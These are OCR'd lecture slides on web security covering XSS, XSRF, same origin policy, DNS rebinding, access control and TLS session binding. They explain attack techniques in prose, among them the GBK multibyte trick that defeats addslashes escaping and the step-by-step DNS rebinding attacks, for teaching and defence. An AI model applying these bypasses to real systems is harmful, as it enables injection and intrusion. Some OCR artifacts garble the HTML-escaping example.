
- Client-side defence for second phase of JavaScript hijacking attack.
- Server modifies JSON response so that it has to be processed by requesting application before it can run.
  - E.g., prefix each JSON response with a while(1); statement causing an infinite loop; application must remove this prefix before any JavaScript in the response can be run.
  - E.g., put the JSON between comment characters.
- JavaScript in response can be executed at client only in the context of the application; malicious web page cannot remove the block.

Band aid – block code injection

Separating code and data

- Do you know all paths malicious code can arrive?
  - DOM-based XSS!
- Do you know how filtered input is processed further?
- Do you know about all interactions between different layers of abstraction?
- Two basic options for distinguishing between code and data:
  - White lists: Only allow ‘good’ values that are guaranteed to be data.
  - Black lists: Block ‘dangerous’ values like <, >, &, =, %, :, ', " that might be used to insert code.

DOM-based XSS



Black lists

- Watertight black lists are difficult to get.
- You have to know all possible escape characters;
  - Escape characters allow escaping out of a given context into another.
- You have to know all encodings of escape characters a browser will accept.
  - Hexadecimal encodings.
  - Illegal but syntactically correct UTF-8 character encodings.
  - UTF-7 format, as used in XSS attacks on Google, Wikipedia.
- You have to know all characters browsers might convert to similar looking ASCII escape characters.
  - Unicode characters 2039 (single left quote in French) and 304F (Hiragana character 'ku', ＜) could be mapped to <.

Escaping

- Replace illegal characters by a safe encoding.
  - E.g., HTML encoding replaces < by <, > by >, & by &.
- Defence against (some) SQL injection attacks: replace single quote by double quotes.
- However, single quotes could be part of legitimate inputs; a site that asks users for name and address should be able to handle O'Neill.
- Escape single quote, i.e. represent it by a special character sequence; in SQL, put a backslash in front of the single quote: O'Neill encoded as O\'Neill.

Interaction between layers

- *addslashes*(): inserts slash as “guard” in front of every single quote – or does it?
- GBK: character set for Simplified Chinese.
- In GBK, **`0xbf27`** is not a valid multi-byte character; as single-byte characters, we get **`0xbf`** followed by **`0x27`**, a single quote!
- Add a slash in front of the single quote: 縗'
- Valid multi-byte character **`0xbf5c`** followed by a single quote; the single quote has survived unguarded!
- Lesson: Danger of abstraction – manipulation at lower layer does not have desired effect.

http://shiflett.org/blog/2006/jan/addslashes-versus-mysql-real-escape-string

Correlating requests/responses

- Hypothesis: HTTP request and resulting response page have little in common.
- Defence: perform some kind of string matching between request and response.
- If the similarity exceeds a threshold, block the response (it probably contains reflected data from request).
- There have been some promising trials.

Limitations of filtering

- Only works well if you have clear rules characterizing good/bad inputs.
  - Alternative: Taint analysis; traces data flow through code from untrusted sources to trust sinks; raises alert if no sanitizing operation is encountered.
- Has to be tailored to a specific scenario.
- Ambiguous character encoding.
- Unspecified browser behavior.
- Scattered code: Input validation/output sanitization not centrally enforceable.

Dealing with policy violations

XSS – The Problem

- Ultimate cause of the attack: client only authenticates ‘the last hop’ of the entire page, but not the true origin of all parts of the page.
- For example, the browser authenticates the bulletin board service but not the user who had placed a particular entry.
- If the browser cannot authenticate the origin of all its inputs, it cannot enforce a code origin policy.

XSRF – The Problem

- Ultimate cause of attack: server only authenticates ‘the last hop’ of the entire request, but not the true origin of all parts of the request.
- For example, the server authenticates the end point of a session, but not who had originally created the data transmitted in that session.
- If the server cannot authenticate the origin of all its inputs, it cannot enforce a code origin policy.

Authentication at server - XSRF

- Authenticate requests (actions) at the level of the web application ('above' the browser):
  - Server sends secret (in the clear!) to client.
  - Application sends authenticators with each action.
- Authenticators:
  - XSRFPreventionToken, e.g. HMAC(Action_Name+Secret, SessionID);
  - Random XSRFPreventionToken or random session cookie.
- Client has to store secret in a safe place.

Authenticate at client – XSRF

- *RequestRodeo* (Martin Johns): “Know Thyself”
- Proxy between browser and network marks URLs in incoming web pages with unpredictable tokens.
- For each token, stores name of host the URL had come from.
- Checks all outgoing requests:
  - URL without a token must have been been created locally; can be securely sent in current session.
  - URL with a token sent back to host it is associated with satisfies SOP; can be securely sent in current session.
  - Otherwise, remove all authenticators (SIDs, cookies) from URL; does not work with SSL sessions.

Better authentication – XSS

- Utilize browser's security policy to prevent cookie stealing, e.g. put attacker's page in untrusted zone.
- Apply same origin policy at level of granularity of a single page to protect data entered on other pages:
  - Create new subdomain for every page loaded from server.
  - Window opened by attacker will be in a different subdomain from target and cannot monitor user activity in the target.
- Unpredictable one-time URLs:
  - Server sends one-time URLs to client when session is started (in the clear!).
  - Client has to store one-time URLs in a safe place.
  - One-time URLs used in requests from client; server can authenticate requests as coming directly from the client;

Access Control

Towards a systematic solution

- XSS, XSRF violate origin-based security policies.
- The current access control mechanisms for web applications have demonstrably failed.
- These mechanisms had accrued in an ad-hoc fashion.
- A systematic access control solution needs
  - policies,
  - authentication mechanisms (but we have yet to clarify what we mean by authentication)
  - Enforcement mechanisms.


Access control – basics

- Access control: who is allowed to do what?
- Traditionally, “who” is a person.
- Traditionally, “what” consists of an operation (read, write, execute, …) performed on a resource (file, directory, network port, …)
- The type of access control found in Unix, Windows.
- Today, access control is a more general task.
- Java sandbox: “who” is code running on a machine.

Security policies

- Access control enforces operational security policies.
- A policy specifies who is allowed to do what.
- The active entity requesting access to a resource is called principal.
- The resource access is requested for is called object.
- Reference monitor is the abstract machine enforcing access control; guard mediating all access requests.
- Traditionally, policies refer to the requestor's identity and decisions are binary (yes/no).

Authentication & Authorisation



B. Lampson, M. Abadi, M. Burrows, E. Wobber: Authentication in Distributed Systems: Theory and Practice, ACM Transactions on Computer Systems, 10(4), pages 265-310, 1992

Authentication & Authorisation

- Authentication: reference monitor verifies the identity of the principal making the request.
  - A user identity is one example for a principal.
- Authorisation: reference monitor decides whether access is granted or denied.
- Collision in terminology:
  - Authorisation is also used for the process of setting policy: what is this user authorized/allowed to do?
  - Distinguish between authorizing a user and authorizing/ approving a request.

Users & user identities

- Requests to reference monitor do not come directly from a user or a user identity, but from a process.
- In the language of access control, the process "speaks for" the user (identity).
- The active entity making a request within the system is called the subject.
- You must distinguish between three concepts:
  - User: person;
  - User identity (principal): name used in the system, possibly associated with a user;
  - Process (subject) running under a given user identity.

Principals & Subjects

- Terminology (widely but not universally adopted):
  - M. Gasser et al.: The Digital Distributed System Security Architecture, NCSC 1989
- Policy: A principal is an entity that can be granted access to objects or can make statements affecting access control decisions.
  - Example: user ID
- System: Subjects operate on behalf of (human users we call) principals; access is based on the principal's name bound to the subject in some unforgeable manner at authentication time.
  - Example: process (running under a user ID)

Principals & Subjects

- ‘Principal’ and ‘subject’ are both used to denote the entity making an access request.
- The term ‘principal’ is used in different meanings, which can cause much confusion.
  - M. Gasser (1990): Because access control structures identify principals, it is important that principal names be globally unique, human-readable and memorable, easily and reliably associated with known people.
- This captures the IT applications of 1990.
- Is a public key a principal or a subject?

SOA Access Control

Service Oriented Architecture

- Service Oriented Architecture (SOA) is a paradigm for organizing and utilizing distributed capabilities that may be under the control of different ownership domains.
- Capability: The purpose of using a capability is to realize one or more real world effects.
- Service: A service is a mechanism to enable access to one or more capabilities, where the access is provided using a prescribed interface and is exercised consistent with constraints and policies as specified by the service description.

Observations on SOA

- SOA – architectural paradigm centred on services.
- Services should thus be the principals in SOA access control.
- We must be able to name principals.
- With Web services, we can use domain name of the host providing the service.
- Note on language: in SOA, capabilities are ‘services’ and services are ‘mechanisms’ …

Domain-based policies

- Services communicate via messages.
- When services are principals and when principals are known by domain names, security policies refer to domain names.
- To enforce such security policies, we must be able to authenticate the origin of messages.
- A typical example for a domain-based policy is the same origin policy of web browsers.

Same Origin Policy

- Web applications can establish sessions (common state) between participants and refer to this common state when authorising requests.
- Sessions between client and server established through cookies, session identifiers, or SSL/TLS.
- Same origin policies enforced by web browsers to protect application payloads and session identifiers from outside attackers.
  - Script may only connect back to domain it came from.
  - Include cookie only in requests to domain that had placed it.
- Two pages have the same origin if they share the protocol, host name and port number.

Evaluating same origin for http://www.my.org/dir1/hello.html

URL	Result	Reason
http://www.my.org/dir1/some.html	success	
http://www.my.org/dir2/sub/another.html	success	
https://www.my.org/dir2/some.html	failure	different protocol
http://www.my.org:81/dir2/some.html	failure	different port
http://host.my.org/dir2/some.html	failure	different host

Same Origin Policy: Exceptions

- Web page may contain images from other domains.
- Same origin policy is too restrictive if hosts in same domain should be able to interact.
- Parent domain traversal: Domain name may be shortened to its .domain.tld portion.
  - www.my.org can be shortened to my.org but not to .org.
- Undesirable side effects when DNS is used creatively.
  - E.g., domain names of UK universities end with .ac.uk.
  - ac.uk is no proper Top Level Domain.
  - Restricting access to domain.tld portion of host name leaves all ac.uk domains open to same origin policy violations.

Authenticating origin

- To enforce same origin policies, you have to be able to authenticate origin.
- With a suitable PKI, digital signatures can be used for origin authentication.
- However, such PKIs are difficult to establish and they do not solve all our problems (as shown in a moment).
- Even when you are unable to authenticate the origin of inputs provided by others, you may still be able to authenticate your own.
- Is “recognizing oneself” a useful basic security primitive?

DNS Rebinding Attacks

DNS rebinding

- Same origin policy: script can only connect back to the server it was downloaded from.
- To make a connection, the client's browser needs the IP address of the server.
- Authoritative DNS server resolves 'abstract' DNS names in its domain to 'concrete' IP addresses.
- The client's browser 'trusts' the DNS server when enforcing the same origin policy.
- Trust is Bad for Security!

DNS rebinding attack

- “Abuse trust”: attacker runs domain attacker.org.
- For a query about a host in attacker.org the correct IP address has to be given so that the victim can connect to this host.
- The attacker can lie about further IP addresses for that host (feature to support load balancing) or about time-to-live (TTL) of a binding.
- Client first visits the real host, gets a malicious script from this host.
- The script then connects to another IP address for that host provided by attacker.org; permitted by the same origin policy.

DNS rebinding attack

- "Attack in space": attacker binds host to two IP addresses, to its own and to the target's address.
- Script connects to target address.
  - Defence: Same origin policy with IP address.
  - D. Dean, E.W. Felten, D.S. Wallach: Java security: from HotJava to Netscape and beyond, 1996 IEEE Symposium on Security & Privacy.
- "Attack in time": attacker binds host to correct IP address with short TTL, then rebinds host to target address.
- Script waits before connecting to host, which now is resolved to target's address.
  - Defence: Don't trust the DNS server on time-to-live; pin host name to original IP address.

DNS rebinding attack

- Attacker shuts down host after page has been loaded.
- Malicious script sends delayed request to host.
- Browser's connection attempt fails and pin is dropped.
- Malicious script sends new request to host.
- Browser performs a new DNS lookup and is now given the target's IP address.
- General security issue: Error handling procedures written without proper consideration of their security implications.

DNS rebinding attack

- Next round – browser plug-ins, e.g. Flash.
- Plug-ins may do their own pinning.
- Dangerous constellation:
  - Communication path between plug-ins.
  - Each plug-in has its own pinning database.
- Attacker may use the client's browser as a proxy to attack the target.
- Defence (centralize controls): one pinning database for all plug-ins
  - E.g., let plug-ins use the browser's pins.
  - Feasibility depends on browser and plug-in.

DNS rebinding attack

- More sophisticated authorisation system: client browser refers to policy obtained from DNS server when deciding on connection requests.
- Malicious DNS server may lie about hosts pages from its domain may connect to.
- Digital signatures do not prevent a server from lying.
- Defence: Do not ask DNS server for the policy but the system with the IP address a DNS name is being resolved to.
  - Related to reverse DNS lookup.
  - Similar to defences against bombing attacks in network security.

Summary & Outlook

Attack model

- Standard attack model in communications security has the attacker “in control of the network”.
- Attacker can read all traffic, modify and delete messages, and insert new messages.
- This is the ‘old’ secret services attack model.
- New web attack model: attacker is a malicious end system.
- A main vulnerability: weak end systems!
- Attacker only sees messages addressed to her; can guess predictable fields in protocol messages; can pretend to be someone else (spoofing).

Web threat model

- Secrets can be hijacked in the DOM (XSRF).
- Secrets can be stolen in the DOM (cookie stealing).
- Secrets can be smuggled through the DOM.
- Sending secrets in the clear over the Internet is fine.
- The enemy is not a spy listening to your traffic but a hacker exploiting weak spots in browser policies!
- Communications is secure, the end systems are not.

SOA access control

- Services are principals, known by their domain name.
- Service invocation corresponds to sessions managed by server and client browser.
- ‘End point’ of a session in client browser is the DOM of the visited web page.
- Same origin policy asks for sessions to be separated; by linking web pages, an attacker may link sessions.
- Linking sessions circumvents the same origin policy.
- As a defence, we have to ‘lift’ session end points from browser to the application.
- “Session”, “client” are dangerously overloaded terms.


Sessions …

- At the business application layer
  - Session identifiers (shared secrets) in private JavaScript objects; out of reach for other scripts.
- At the network application layer
  - E.g. HTTP cookies as session identifiers; can be accessed by scripts executed in browser according to SOP.
- At the SSL/TLS layer
  - Established by SSL/TLS handshake protocol
- At the TCP layer
  - Has its own unauthenticated session identifiers

Endpoints

- Authentication mechanisms may refer to different endpoints.
- In such a setting you have to be very careful when running mechanisms at several levels simultaneously hoping for synergies.
- Endpoints of secure tunnels may not match.
- E.g., single session at the (network) application layer broken by a man-in-the-middle at the SSL/TLS layer.
  - Attack can be launched ‘in space’ and ‘in time’.
- Calling entities at all layers indiscriminately ‘Alice’ and ‘Bob’ is a really bad idea.

Man-in-the-middle attack



Is the user authenticator UAC (better: request authenticator) bound to SSL/TLS session?


Session-Aware User Authentication

- Authenticate requests in browser session:
  - Client establishes SSL/TLS session to server.
  - Sends user credentials (e.g. password) in this session.
  - Server returns user authenticator (e.g. cookie); authenticator included by client in further HTTP requests.
- Bind authenticator not only to user credentials but also to the SSL/TLS session in which credentials are transferred to server.
- Server can detect whether requests are sent in original SSL/TLS session.
  - If this is the case, probably no MiTM is involved.
  - If a different session is used, it is likely that a MiTM is located between client and server.

Access to Web servers

- User may first get anonymous access to web server; SSL/TLS session with server authentication only.
- User requests access to a protected resource.
- User now has to be authenticated; assumption: user is in possession of a certificate.
- Solution: trigger SSL/TLS session renegotiation; new SSL/TLS session established with mutual authentication.

Recent https-Problem



Comment

- Attack possible because of HTTP features that allow requests to be sent in parts that will be reassembled by server.
- Attack possible when different SSL/TLS sessions run over the same TCP session and HTTP refers to the TCP session id when reassembling HTTP requests.

SSL is broken?

- Reported as a “flaw” of SSL/TLS.
- Fact: application developers using SSL/TLS session renegotiation for user authentication made assumptions about renegotiation I failed to spot in RFC 5246.
- Fact: typical use case for renegotiation suggests that the new session is a continuation of the old session.
  - Plausible assumptions about a plausible use case are turned into a specification of the service.
- Fact: problem was “fixed” by modifying SSL/TLS renegotiation so that it complies with the expectation of the application developers.

Authentication

- Traditionally, authentication proves “who you are”.
- Authentication verifies a claimed identity. Of what?
- The language above suggests that a person is being authenticated.
- In 1990 this would have been true.
- In a distributed system today, we may refer to some other communications endpoint.
- Authentication: associating a communications primitive (session, message) with a name (identity)?
- Authentication: verifying a property of a given communications primitive (session, message)?

Authentication or recognition?

- Federated applications need an infrastructure for managing names and credentials.
- Can we succeed without such an infrastructure?
- Check that action comes from a user, not a script.
- "Know thyself": check that items to be sent were created locally and are not external input forwarded.
  - Stops others involving us and our privileges in their attacks.
  - Authentication proves "who you are not".
- "Recognition": check that something came from the same entity that had sent/received a previous item.
  - Pekka Nikander: identidem = the same as before.

Beyond the same origin policy

- Strict observation of the same origin policy prevents interaction between applications; too restrictive for today's applications.
- We need policy frameworks for specifying which interactions are legitimate.
- Standardization of HTTP access control headers fore cross-domain policies:
  - Anne van Kesteren (ed.): Access Control for Cross-site Requests, W3C Working Draft, February 2008.
- AJAX cross-domain policies specify which other domains are authorised to access application data.

